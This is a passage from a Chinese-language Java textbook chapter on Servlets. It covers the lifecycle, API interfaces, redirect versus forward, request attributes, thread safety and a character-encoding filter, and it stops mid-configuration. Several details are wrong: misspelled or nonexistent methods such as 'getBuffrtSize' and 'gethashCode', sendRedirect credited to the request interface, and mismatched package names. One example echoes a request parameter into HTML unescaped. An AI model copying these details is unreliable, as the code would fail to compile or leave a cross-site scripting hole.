在代码中，Servlet 生命周期由接口 javax.servlet.Servlet 定义。所有的 Servlet 必须直接或间接地实现 javax.servlet.Servlet 接口，这样才能在 Servlet 容器中运行。Servlet 提供 service 方法、init 方法和 destroy 方法等。在 Servlet 的生命周期中，运行 javax.servlet.Servlet 接口中定义的这些方法，方法会在特定时间按照一定的顺序被调用，Servlet 接口定义了 Servlet 生命周期的三个方法。

1．init()

创建 Servlet 的实例后对其进行初始化。实现 ServletConfig 接口的对象作为参数进行传递。在初始化过程中，Servlet 容器使用 ServletConfig 接口信息（如 Servlet 的初始化参数的名称、初始化参数的值，以及 Servlet 的实例的名称等）传递给 Servlet。init()方法的语法为：

```
public void init(ServletConfig config) throws ServletException
```

其中，config 是作为参数传递给 init()方法的实现 ServletConfig 接口的对象。

2．service()

响应客户端发出的请求。service()方法接受 ServletRequest 接口和 ServletResponse 接口的对象来处理请求和发送响应。

service()方法的语法如下。

```
public void service(ServletRequest request,ServletResponse response) throws
```

```
ServletException,IOException
```

其中，request 是作为参数传递以存储客户端请求的 ServletRequest 接口的对象；response 是 ServletResponse 接口的对象，它包含 Servlet 作出的响应。

3. destroy()

如果不再有需要处理的请求，则释放 Servlet 实例。

destroy()方法的语法如下。

```
public void destroy()
```

Servlet 生命周期的各个阶段如图 7-2 所示。

- **实例化**：Servlet 容器创建 Servlet 类的实例对象。
- **初始化**：容器调用 Servlet 的 init()方法，通常会申请资源以便后续使用。
- **服务**：由容器使用以响应客户对 Servlet 的请求。
- **破坏**：在释放 Servlet 实例之前调用，通常会释放资源。
- **不可用**：释放内存中的容器。




图 7-2 Servlet 的生命周期

要实例化一个 Servlet，容器必须先找到 Servlet 类，加载 Servlet 类并创建 Servlet 的对象。然后通过调用 Servlet 的 init()方法来初始化 Servlet。ServletConfig 接口对象作为参数传递给 init()方法，该接口对象为 Servlet 提供对 ServletContext 接口的访问。Servlet 容器使用 ServletContext 接口与 Servlet 容器进行通信。

如果初始化 Servlet 失败，则抛出 UnavailableException 或 ServletException 异常，并再次尝试对 Servlet 进行实例化和初始化。然后将 ServletRequest 和 ServletResponse 接口对象作为参数传递给 service()方法，该方法将处理请求并返回响应。

如果响应请求时引发异常，则容器通过调用 Servlet 的 destroy()方法来卸载实例。调用 destroy()方法后，就会从内存中释放 Servlet 实例。destroy()方法给了 Servlet 机会，来清除所持有的资源（如内存、文件处理和线程操作），以确保在内存中所有的持续状态和 Servlet 的当前状态是同步的。

7.5 Servlet API

Servlet API 中定义了一整套的接口和类，让开发人员很容易地开发出一个 Servlet，在 javax.servlet 和 javax.sevlet.http 包中的各种类和接口如下。

7.5.1 ServletInputStream 类

ServletInputStream 类是从 java.io.InputStream 类扩展而来的抽象类，该类创建的对象用于读取客户端请求中的二进制数据，而该类的 readLine()方法用于每次读取一行数据。

ServletInputStream 类只实现一个 readLine()方法，该方法将从给定偏移处开始的每字

节读取到数组中，直到该方法遇到换行符或读取完了一定的字节数量，此方法返回一个整数来指定实际读取的字节数，在到达流的结尾时返回–1。

readLine()方法的语法如下。

```
public int readLine(byte b[],int offset,int length) throws java.io.
IOException
```

其中，b 是用于存储读取的数据的字节数组，offset 指定方法开始读取字符的起始位置。length 指定要读取的最大字节数。

7.5.2 ServletOutputStream 类

ServletOutputStream 类创建的对象用于将二进制数据从服务器发送到客户端。ServletOutputStream 类实现的方法如下。

- **print()**：将字符串写入客户端。如果发生任何输入或输出异常，则方法 print()会引发 IOException 异常，print()方法接受参数，如 char、float、double、int、long 和 String。print()方法的语法如下。

```
public void print(String str) throws java.io.IOException
```

其中，str 是发送到客户端的字符串。

- **println()**：将字符串写入客户端，紧跟后面输出回车。如果发生任何 I/O 异常，则会引发 IOException 异常。

println()方法的语法如下。

```
public void println(String str) throws java.io.IOException
```

其中，str 是发送到客户端的字符串。

7.5.3 ServletRequest 接口

使用 ServletRequest 接口创建对象，用于使客户端请求信息对 Servlet 可用。创建的对象作为参数传递至 Servlet 的 service()。

ServletRequest 接口实现的方法如下。

- **getInputStream()**：返回客户端请求中的二进制数据，并将其存储在 getInputStream 对象中。

  getInputStream 的语法如下。

```
public ServletInputStream getInputStream() throws IOException
```

- **getParameter()**：用于获取请求消息一起发送的附加信息——请求参数。getParameter()的语法如下。

```
public String getParameter(String str)
```

其中，str 是指定请求参数名称的字符串，如果参数不存在，则返回 null。

- **getContentLength()**：返回客户端发送的请求的实际长度，如果长度未知，则返回–1。

  getContentLength()的语法如下。

```
public int getContentLength()
```

- **getServerName()**：返回请求发至的服务器名称。

  getServerName()的语法如下。

```
public String getServerName()
```

7.5.4 ServletResponse 接口

使用 ServletResponse 接口创建的对象用于向客户端提供响应。创建的对象作为参数传递至 Servlet 的 service()方法。ServletResponse 接口实现的各种方法分别如下。

- **getOutputStream()**：返回一个 ServletOutputStream 对象，它被用来发送对客户端的响应。

  getOutputStream()方法的语法如下。

```
public ServletOutputStream getOutputStream() throws IOException
```

- **getWriter()**：返回将字符文本发送到客户端的 PrintWriter 类的对象。

  getWriter()方法的语法如下。

```
public PrintWriter getWriter() throws IOException
```

- **setContentLength()**：允许用户设置将作为响应发送的数据的长度。

  setContentLength()方法的语法如下。

```
public void setContentLength(int length)
```

其中 length 是一个整型变量，它设置将作为响应发送到客户端数据的长度。

- **getBuffrtSize()**：检索实际的以响应客户端的缓冲区大小。若没有使用缓冲区则返回 0。

  getBuffrtSize()方法的语法如下。

```
public int getBuffrtSize()
```

- **setBufferSize()**：设置将发送到客户端的数据的缓冲区的大小。

  setBufferSize()方法的语法如下。

```
public void setBufferSize(int size)
```

其中，size 是缓冲区大小。

7.5.5 HttpServletRequest 接口

容器在调用 Servlet 的 doGet()或 doPost()方法时，会创建一个 HttpServletRequest 接口

的实例和一个 HttpServletResponse 接口的实例，作为参数传给 doGet()或 doPost()方法。

HttpServletRequest 接口代表客户的请求，它提供了许多获取客户请求数据的方法，具体的继承层次如图 7-3 所示。




图 7-3　HttpServletRequest 接口的继承层次

7.5.6　HttpServletResponse 接口

HttpServletResponse 接口代表返回给客户端的响应，它提供了许多把数据写往客户端的方法，具体的继承层次如图 7-4 所示（仅列出了一些常用方法）。

图 7-4　HttpServletResponse 接口的继承层次

下面代码演示了 HttpServletRequest 和 HttpServletResponse 接口的不同方法。

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;
import java.util.*;

public class MyServletDemo1 extends HttpServlet{
    private static final String CONTENT_TYPE= "text/html;charset=GBK";

    public void init() throws ServletException{

    }

    public void doGet(HttpServletRequest request,HttpServletResponse response)
    throws ServletException,IOException{
        response.setContentType(CONTENT_TYPE);
        PrintWriter out=response.getWriter();
        out.println("<html><head><title>MyServletDeom1</title></head>");
        out.println("<h1 align=center>HttpServletRequest 和HttpServletResponse
        接口的方法</h1>");
        out.println("<b>方法：</b>"+request.getMethod()+"<br/>");
        out.println("<b>协议：</b>"+request.getProtocol()+"<br/>");
        out.println("<b>会话：</b>"+request.getSession()+"<br/>");
        out.println("<b>内容类型：</b>"+response.getContentType()+"<br/>");
        out.println("<b>缓冲区大小：</b>"+response.getBufferSize()+"<br/>");
        out.println("<b>散列码：</b>"+ response.gethashCode()+"<br/>");
        out.println("</body>");
        out.println("</html>");
        out.close();
    }
}
```

在以上代码中，MyServletDemo1 类扩展了 HttpServlet 类，并重载了 javax.servlet.http.HttpServlet 的 doGet()方法，此方法用于处理客户端作出的 GET 请求。setContentType()方法用于设置发往客户端数据的格式（可以是文本格式，也可是 HTML 格式）。创建 PrintWriter 类的对象以便输出结果发送到客户端。

7.5.7 ServletConfig 接口

在初始化过程中，Servlet 容器使用 ServletConfig 接口的对象作为参数来传递 Servlet 的配置信息。

ServletConfig 接口的方法如下。

- **getServletName()**：用于获取 Servlet 实例的名称。

getServletName()的语法如下。

```
public String getServletName()
```

- **getInitParameter()**：检索初始化参数的值。如果参数不存在，则 getInitParameter()方法返回 null。

getInitParameter()的语法如下。

```
public String getInitParameter(String name)
```

其中 name 是初始化参数的名称字符串。

- **getServletContext()**：返回 Servlet 用来与其容器交互的 ServletContext 对象。

getServletContext()的语法如下。

```
public ServletContext getServletContext()
```

7.5.8 ServletContext 接口

ServletContext 接口定义了一组方法，Servlet 使用这些方法与容器进行交互并获取信息（如读写文件等）。

ServletContext 接口实现的方法如下。

- **getContext()**：返回允许 Servlet 访问服务器上任何上下文的 ServletContext 类对象。

getContext()方法的语法如下。

```
public ServletContext getContext(String uripath)
```

其中，uripath 是 Web 容器上的另一个 Web 应用程序的上下文路径名称字符串。

- **getMimeType()**：返回文件的 MIME 类型。MIME 定义了一种协议，允许用户通过 Internet 交换非 ASCII 消息。不同的 MIME 类型分别是“text/html”和“image/gif”。

getMimeType()语法如下。

```
public String getMimeType(String file)
```

其中，file 是文件的名称。

- **getResource()**：getResource()方法将返回与路径名相对应的资源的 URL。

getResource()方法的语法如下。

```
public java.net.URL getResource(String path) throws MalFormedURLException
```

其中，path 是资源对应的路径名字符串。

7.5.9 获取请求中的数据

在 Servlet 类的请求处理方法中（如 doGet()或 doPost()方法），要想获取客户端请求中提交过来的数据，需要使用 HttpServletRequest 提供的以下方法。

- public String getParameter(String name)

获取指定名称的参数值，这是最为常用的方法之一。

❑ public String[] getParameterValues(String name)

获取指定名称参数的所有值数组。它适用于一个参数名对应多个值的情况，如页面表单中的复选框，多选列表提交的值。

❑ public java.util.Enumeration getParameterNames()

返回一个包含请求消息中的所有参数名的 Enumeration 对象。通过遍历这个 Enumeration 对象，就可以获取请求消息中所有的参数名。

❑ public java.util.Map getParameterMap()

返回一个保存了请求消息中的所有参数名和值的 Map 对象。Map 对象的 key 是字符串类型的参数名，value 是这个参数所对应的 Object 类型的值数组。

在此说明如何解决客户端提交给服务器的数据的乱码问题。

若客户端以 POST 方式提交请求，请求消息主体中的参数数据是按 HTML 页面中指定的编码方式进行编码的，在 Servlet 类的请求处理方法中需要先调用 HttpServletRequest 接口的 setCharacterEncoding(String enc)方法对请求消息主体中的数据按参数指定的编码方式进行编码，然后才能使用以上介绍的方法正确获取参数值。

若客户端是以 GET 方式提交请求的，即请求中的参数数据是拼接在 URL 后面提交的，则 setCharacterEncoding(String enc)方法也不管用了。因为浏览器会针对 URL 中的非 ASCII 字符按浏览器默认方式对 URL 进行编码。这时最好的解决办法是在发送这些数据前先手工把它们按页面指定的编码方式编码好，然后发送。在 Servlet 类的请求处理方法中再手工进行解码。当然，最好的做法是在 URL 中不要使用中文等非 ASCII 字符。

7.5.10 重定向和请求分派

在 Servlet 类的请求处理方法中，可以获取客户端提交的参数数据，也可以编写逻辑代码对请求数据进行处理。最后还需要对客户端作为响应，比较简单的做法是直接调用 HttpServletResponse 接口的 getWriter()来获取打印流实例，直接往这个打印流实例中写入字符串就可以了。

有时，可能这个 Servlet 类处理不了你的请求或不能独立处理完毕这个请求，需要其他 Servlet 类进行辅助处理，这时就需要用到“重定向”或“请求分派”了。

1. 重定向

HttpServletRequest 接口提供的 sendRedirect()方法用于生成 302 响应码和 Location 响应头，从而通知客户端去重新访问 Location 响应头中指定的 URL，其完整的定义语法如下。

```
public void sendRedirect(String location) throws IOException;
```

其中，location 参数指定了重定向的 URL，它可以使用绝对 URL 和相对 URL，Servlet 容器会自动将相对 URL 转换成绝对 URL 后，再生成 location 头字段。

sendRedirect()方法不仅可以重定向到当前应用程序中的其他资源，还可以重定向到同一个容器中的其他应用程序中的资源，甚至是使用绝对 URL 重定向到其他站点的资源。

在此澄清对绝对路径和相应路径的理解。

绝对 URL：以“/”开头的路径，指的是相对于 Web 应用根目录的路径。

相对 URL：不是以“/”开头的路径，指的是相对于当前路径目录的路径。

例如，有一名为“myservlet”的 Web 应用根目录，当前的路径目录是“/sendredirect”，对于“/servlet2”这个绝对路径来说，它的完整路径是“http://服务器名或 IP 地址:端口号/ myservlet /servlet2”；对于“servlet2”这个相对路径来说，它的完整路径是“http://服务器名或 IP 地址:端口号/ myservlet /sendredirect/servlet2”。

下面举一个示例来讲解重定向的应用：客户端发出 URL 为“http://localhost:8080/myservlet/servlet1?name=test”的请求，服务器用“Servlet1”来处理这个请求，在处理方法中通过 sendRedirect 重定向到第二个 Servlet，即“Servlet2”上。

Servlet1 类的代码如下所示。

```
//Servlet1.java
package com.yg.web.sendredirect;

import java.io.IOException;
import javax.servlet.ServletException;
import javax.servlet.http.*;

public class Servlet1 extends HttpServlet {
    public void doGet(HttpServletRequest request, HttpServletResponse response)
            throws ServletException, IOException {
        this.doPost(request, response);
    }

    public void doPost(HttpServletRequest request, HttpServletResponse
    response)
            throws ServletException, IOException {
        response.sendRedirect("servlet2");  //重定到指定路径的资源
    }
}
```

Servlet2 类的代码如下所示。

```
//Servlet2.java
package com.yg.web.sendredirect;

import java.io.IOException;
import java.io.PrintWriter;
import javax.servlet.ServletException;
import javax.servlet.http.*;

public class Servlet2 extends HttpServlet {
    public void doGet(HttpServletRequest request, HttpServletResponse response)
            throws ServletException, IOException {
        this.doPost(request, response);
    }
```

```
    public void doPost(HttpServletRequest request, HttpServletResponse
    response)
            throws ServletException, IOException {
        //设置响应内容类型
        response.setContentType("text/html;charset=utf-8");
        //从响应实例中获取打印流
        PrintWriter out = response.getWriter();
        out.println("<html>");
        out.println("  <head><title>servlet2</title></head>");
        out.println("  <body>");
        out.print("从 Servlet2 中获取请求参数 name 的值: ");
        out.print(request.getParameter("name"));
        out.println("  </body>");
        out.println("</html>");
    }
}
```

把这两个 Servlet 声明到 web.xml 文件中，如下所示。

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.4"
    xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
    http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd">
  ...
  <servlet>
    <servlet-name>Servlet1</servlet-name>
    <servlet-class>com.yg.web.sendredirect.Servlet1</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>Servlet1</servlet-name>
    <url-pattern>/servlet1</url-pattern>
  </servlet-mapping>
  <servlet>
    <servlet-name>Servlet2</servlet-name>
    <servlet-class>com.yg.web.sendredirect.Servlet2</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>Servlet2</servlet-name>
    <url-pattern>/servlet2</url-pattern>
  </servlet-mapping>
  ...
</web-app>
```

把这个 Web 应用程序部署到 Web 容器 Tomcat 中，启动 Tomcat。然后按如图 7-5 所示在浏览器地址栏中输入：

http://localhost:8080/myservlet/servlet1?name=test

图 7-5　IE 浏览器发出请求

请求之后，服务器返回响应给客户端浏览器，浏览器得到如图 7-6 所示的效果。

图 7-6　重定向后的结果

从响应结果中可以看出，浏览器的地址栏的 URL 已经被自动改成“http://localhost:8080/myservlet/servlet2”了。而且在 Servlet2 类中获取请求参数 name 的值是 null，也就是说无法获取初始请求中的参数数据了。

浏览器第一次发出“http://localhost:8080/ myservlet /servlet1?name=test”的请求，服务器调用 Servlet1 实例的相应方法来处理，在处理方法中重定向到了新的路径“servlet2”，它把这个路径转换成绝对 URL，即“http://localhost:8080/myservlet /servlet2”，再生成 location 头字段添加到响应消息头中，并设置响应状态码为“302”，客户端浏览器收到服务器返回的这个响应消息后，根据响应消息头中 location 字段指定的路径自动发起第二次请求到“http://localhost:8080/myservlet /servlet2”，服务器就调用 Servlet2 实例的相应方法来处理，在这个处理方法中，HttpServletRequest 实例中肯定不会再包含第一次请求中的参数了，所

以参数 name 的值为 null。

2. 请求分派

Servlet API 中定义了一个 RequestDispatcher 接口，俗称请求分派器。它定义了如下两个方法。

```
public void forward(ServletRequest request, ServletResponse response)
    throws ServletException,IOException;
public void include(ServletRequest request, ServletResponse response)
    throws ServletException,IOException;
```

forward()方法用于将请求转发到 RequestDispatcher 实例封装的资源；include()方法用于将 RequestDispatcher 实例封装的资源作为当前响应内容的一部分包含进来。

获取 RequestDispatcher 实例的方式主要有两种。

- 调用 ServletContext 接口提供的 getRequestDispatcher(String url)方法。
- 调用 ServletRequest 接口提供的 getRequestDispatcher(String url)方法。

它们的使用区别在于，传递给 ServletContext 接口 getRequestDispatcher(String url)方法的路径参数必须以“/”开头，也就是说必须是绝对路径。而 ServletRequest 接口的 getRequestDispatcher(String url)方法的路径参数可以是相对路径，也可以是绝对路径。

搞清楚这些问题之后，接下来重点理解用 RequestDispatcher 接口的 forward()方法来实现请求转发。

RequestDispatcher 接口的 forward()方法用于将请求转发到 RequestDispatcher 实例封装的资源，由新的资源对客户端作出响应，它的原理可以用图 7-7 来表示。




图 7-7　请求转发的原理

为了演示请求转发的原理，只需要把前面 Servlet1.java 中 doPost()方法中的代码改成如下片段。

```
//获取请求分派器
RequestDispatcher dispatcher = request.getRequestDispatcher("servlet2");
//将请求转发至指定路径的资源
dispatcher.forward(request, response);
```

同样使用“http://localhost:8080/myservlet/servlet1?name=test”路径访问这个 Servlet1，客户端浏览器将得到如图 7-8 所示的效果。

图 7-8　请求转发的结果

这种情况下浏览器只发出一次请求，服务器也只返回一次响应。浏览器地址栏的 URL 仍然是“http://localhost:8080/myservlet/servlet1?name=test”，但服务器却是用 Servlet2 来进行响应的。在 Servlet2 中也可以获取客户端请求 Servlet1 时发送的参数数据。

3．重定向和请求分派的比较

虽然 HttpServletResponse 的 sendRedirect()方法和 RequestDispatcher 的 forward()方法都可以让浏览器获得另一个 URL 所指向的资源所做出的响应，但两者的内部运行机制有着很大的区别。

下面是 HttpServletResponse 的 sendRedirect()方法实现的重定向和 RequestDispatcher 的 forward()方法实现的请求转发的总结和比较。

（1）请求分派只能将请求转发给同一个 Web 应用中的其他组件；而重定向不仅可以定向到当前应用程序中的其他资源，也可以重定向到其他站点的资源上。

（2）重定向的访问过程结束后，浏览器地址栏中显示的 URL 会发生改变，由初始的 URL 地址变成重定向的目标 URL；而请求转发过程结束后，浏览器地址栏保持初始的 URL 地址不变。

（3）请求分派的发起者和被调用者之间共享相同的 request 实例和 response 实例，它们属于同一个“请求/响应”过程；而重定向的发起者和被调用者使用各自的 request 实例和 response 实例，它们各自属于独立的“请求/响应”过程。

7.5.11　利用请求域属性传递对象数据

HttpServletRequest 接口中提供了几个方法用来操作请求实例中存储的对象。

（1）public void setAttribute(String name, Object obj)：将对象存储进 HttpServletRequest 实例中。

（2）public Object getAttribute(String name)：检索存储在 HttpServletRequest 实例中的

对象。

（3）public Enumeration getAttributeNames()：返回包含 HttpServletRequest 实例中的所有属性名的 Enumeration 对象。

（4）public void removeAttribute(String name)：从 HttpServletRequest 实例中删除指定名称的属性。

这种存储在 HttpServletRequest 中的对象称之为请求域属性，属于同一请求过程的多个处理模块之间可以通过请求域属性来传递对象数据，如通过请求转发的两个 Servlet 之间就可以通过请求域属性来传递对象数据，但通过重定向的两个 Servlet 之间就不能通过请求域属性来传递对象数据。

例如，在 Servlet1 类中把一个字符串存放为请求域属性，如下所示。

```
//Servlet1.java
package com.yg.web.sendredirect;

import java.io.IOException;
import javax.servlet.RequestDispatcher;
import javax.servlet.ServletException;
import javax.servlet.http.*;

public class Servlet1 extends HttpServlet {
    public void doGet(HttpServletRequest request, HttpServletResponse response)
            throws ServletException, IOException {
        this.doPost(request, response);
    }
    public void doPost(HttpServletRequest request, HttpServletResponse response)
            throws ServletException, IOException {
        String str = "在 Servlet1 中存放请求域属性";
        request.setAttribute("string", str);
        //获取请求分派器
        RequestDispatcherdispatcher = request.getRequestDispatcher
        ("servlet2");
        //将请求转发至指定路径的资源
        dispatcher.forward(request, response);
    }
}
```

在请求转发的目标资源 Servlet2 中就可以从请求属性域中取出这个对象了，如下所示。

```
//Servlet2.java
package com.yg.web.sendredirect;

import java.io.IOException;
import java.io.PrintWriter;
import javax.servlet.ServletException;
import javax.servlet.http.*;

public class Servlet2 extends HttpServlet {
    public void doGet(HttpServletRequest request, HttpServletResponse response)
```

```
            throws ServletException, IOException {
        this.doPost(request, response);
    }

    public void doPost(HttpServletRequest request, HttpServletResponse response)
            throws ServletException, IOException {
        //设置响应内容类型
        response.setContentType("text/html;charset=utf-8");
        //从响应实例中获取打印流
        PrintWriter out = response.getWriter();
        out.println("<html>");
        out.println("  <head><title>servlet2</title></head>");
        out.println("  <body>");
        //获取名为"string"的请求域属性的值
        String str = (String)request.getAttribute("string");
        out.print("Servlet2 中: " + str);
        out.println("  </body>");
        out.println("</html>");
    }
}
```

浏览器访问后，显示返回的结果如图 7-9 所示。




图 7-9　访问请求域属性的值

利用请求域属性传递对象数据在实际项目开发中是非常常用的一种方式，通常在 Servlet 中处理客户请求，然后把需要返回给用户的动态数据利用请求域属性传递到 JSP 页面，在 JSP 页面中解析成 HTML，再返回给客户端。

7.6　Servlet 的线程安全问题

Servlet 默认是以多线程模式执行的，当有多个客户同时并发请求一个 Servlet 时，容器

将启动多个线程调用相应的请求处理方法，此时，请求处理方法中的局部变量是安全的，但对于成员变量和共享数据就是不安全的，因为这多个线程有可能同时都操作到这些数据，此时就需要进行同步处理。所以，在编写代码时需要非常细致地考虑多线程的安全性问题。然而，很多人编写 Servlet 程序时并没有注意到多线程安全性的问题，这往往造成编写的程序在少量用户访问时没有任何问题，而在并发用户达到一定数量时，就会经常出现一些莫明其妙的问题。

1．使用 synchronized

使用 synchronized 关键字同步操作成员变量和共享数据的代码，就可以防止可能出现的线程安全问题，但这也意味着线程需要排队处理。因此，在使用同步语句块的时候要尽可能地缩小同步代码的范围，不要直接在请求处理方法（如 doGet()或 doPost()方法）使用同步，这样会严重影响性能。

2．尽量少使用成员变量和共享数据

ServletContext 是可以多线程同时读/写成员变量和共享数据的。但是由于线程是不安全的，因此，在 Servlet 中需要对成员变量的读写进行同步处理。所以在 Servlet 类尽量不要定义成员变量，在可以由多个 Servlet 共享数据的实例中尽可能少保存或被修改的数据，可以采取其他方式在多个 Servlet 中共享，也可以使用单例模式来处理共享数据。

HttpSession 对象存在于用户会话期间，HttpSession 对象只能在处理属于同一个 Session 的请求的线程中被访问，因此，Session 对象的属性访问理论上是线程安全的。当用户打开多个同属于一个进程的浏览器窗口，在这些窗口的访问属于同一个 Session，这时会出现多次请求，需要多个工作线程来处理请求，这样就可能造成同时多线程读写属性。解决办法是对属性的读写使用同步块 Synchronized 和使用读/写器来进行同步处理。

对于每一个请求而言，ServletRequest 由一个工作线程来执行，都会创建一个新的 ServletRequest 对象，所以 ServletRequest 对象只能在一个线程中被访问。所以 ServletRequest 是线程安全的。ServletRequest 对象在 service 方法的范围内是有效的，不要试图在 service 方法结束后仍然保存请求对象的引用。

对于集合来说，使用 Vector 来代替非线程安全的 ArrayList，使用 Hashtable 代替 HashMap。不要在 Servlet 中创建自己的线程来完成某个功能。因为 Servlet 本身就是多线程的，在 Servlet 中再创建线程，将导致执行情况复杂化，出现多线程安全问题。

7.7 Servlet 过滤器

过滤器技术（Filter）是 Servlet 2.3 以上版本新增加的功能，目前 Servlet 2.5 对 Filter 的支持又进一步增强，所以很有必要专门来了解 Filter 技术，至少它也是 JSP 应用程序开发中必备的技能之一。

过滤器是一个程序，它先于与之相关的 Servlet 或 JSP 页面运行在服务器上。过滤器可附加到一个或多个 Servlet 或 JSP 页面上，并且可以检查进入这些资源的请求信息。

过滤器可以改变一个 request（请求）和修改一个 response（响应）。过滤器不是一个 Servlet，它不能产生一个 response，它能够在一个 request 到达 Servlet 之前预处理 request，

也可以在离开 Servlet 时处理 response。换种说法，过滤器其实是一个“Servlet Chaining”，即 Servlet 链。一个过滤器包括：

- 在 Servlet 被调用之前检查 Servlet Request。
- 在 Servlet 被调用之前截获。
- 在 Servlet 被调用之后截获。
- 根据需要修改 request 头和 request 数据。
- 根据需要修改 response 头和 response 数据。

Filter 常被称为过滤器，它和用户及 Web 资源间的关系如图 7-10 所示。




图 7-10　用户、过滤器和 Web 资源的关系图

一个 Filter 必须实现 javax.servlet.Filter 接口并定义三个方法。

- **public void init(FilterConfig config)**：Filter 实例化后进行初始化的回调方法。
- **public void doFilter(ServletRequest req, ServletResponse res, FilterChain chain)**：处理过滤业务的方法。
- **public void destroy()**：Filter 在释放时回调的方法。

服务器在实例化一个 Filter 时，会为这个 Filter 准备好一个 FilterConfig 实例，FilterConfig 接口有方法可以找到 Filter 名字及初始化参数信息。

每一个 Filter 从 doFilter()方法中得到当前的 request 及 response。在这个方法里，可以进行任何针对 request 及 response 的操作。Filter 调用 chain.doFilter()方法把控制权交给下一个 Filter，一个 Filter 在 doFilter()方法中结束，如果一个 Filter 想停止 request 处理而获得对 response 的完全的控制，那它可以不调用下一个 Filter。

在 JSP 应用程序开发中，过滤器一般可用来解决中文乱码和权限控制等方面的问题，下面基于实用的角度来学习过滤器的用法。

1．用过滤器解决中文乱码问题

前面的章节中已经学习过请求数据的传递和显示，对于中文出现乱码的解决方案，采用单个转码的形式，即 new String(字符串值.getBytes(“原编码方式”)，“目录编码方式”)，如果表单有多个字段，则这样的操作就显得非常繁琐。有没有简单的解决方案呢？按以下步骤进行操作，便可以找到答案。

（1）定义一个 Filter 实现类，它实现 Filter 接口，代码清单如下。

```
//CharacterEncodingFilter.java
package com.qiujy.web.filter;

import java.io.IOException;
import javax.servlet.*;
```

```
/** 请求数据统一编码过滤器 */
public class CharacterEncodingFilter implements Filter {
    private FilterConfig config;

    //此 Filter 被释放时的回调方法
    public void destroy() {}
    //主要做过滤工作的方法
    //FilterChain 用于调用过滤器链中的下一个过滤器
    public void doFilter(ServletRequest request, ServletResponse response,
            FilterChain chain) throws IOException, ServletException {
        //获取此 Filter 的初始参数的值
        String encoding = config.getInitParameter("encoding");

        if(null != encoding && !"".equals(encoding)){
            request.setCharacterEncoding(encoding); //设置请求数据的编码方式
        }

        //把请求和响应对象传给过滤链中的下一个要调用的过滤器或 Servlet
        chain.doFilter(request, response);
    }

    //Filter 初始化时的回调方法
    //FilterConfig 接口实例中封装了这个 Filter 的初始化参数
    public void init(FilterConfig config) throws ServletException {
        this.config = config;
    }
}
```

（2）在配置文件 web.xml 中注册这个 Filter 实现类，并配置初始化参数，代码如下。

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.4"
    xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
    http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd">
    <!-- 定义一个过滤器 -->
    <filter>
      <!-- 过滤器的标识名 -->
      <filter-name>characterEncodingFilter</filter-name>
      <!-- 过滤器实现类的全限定名 -->
      <filter-class>com.yg.web.filter.CharacterEncodingFilter</filter-class>
      <!-- 配置初始化参数 -->
      <init-param>
          <!-- 参数名 -->
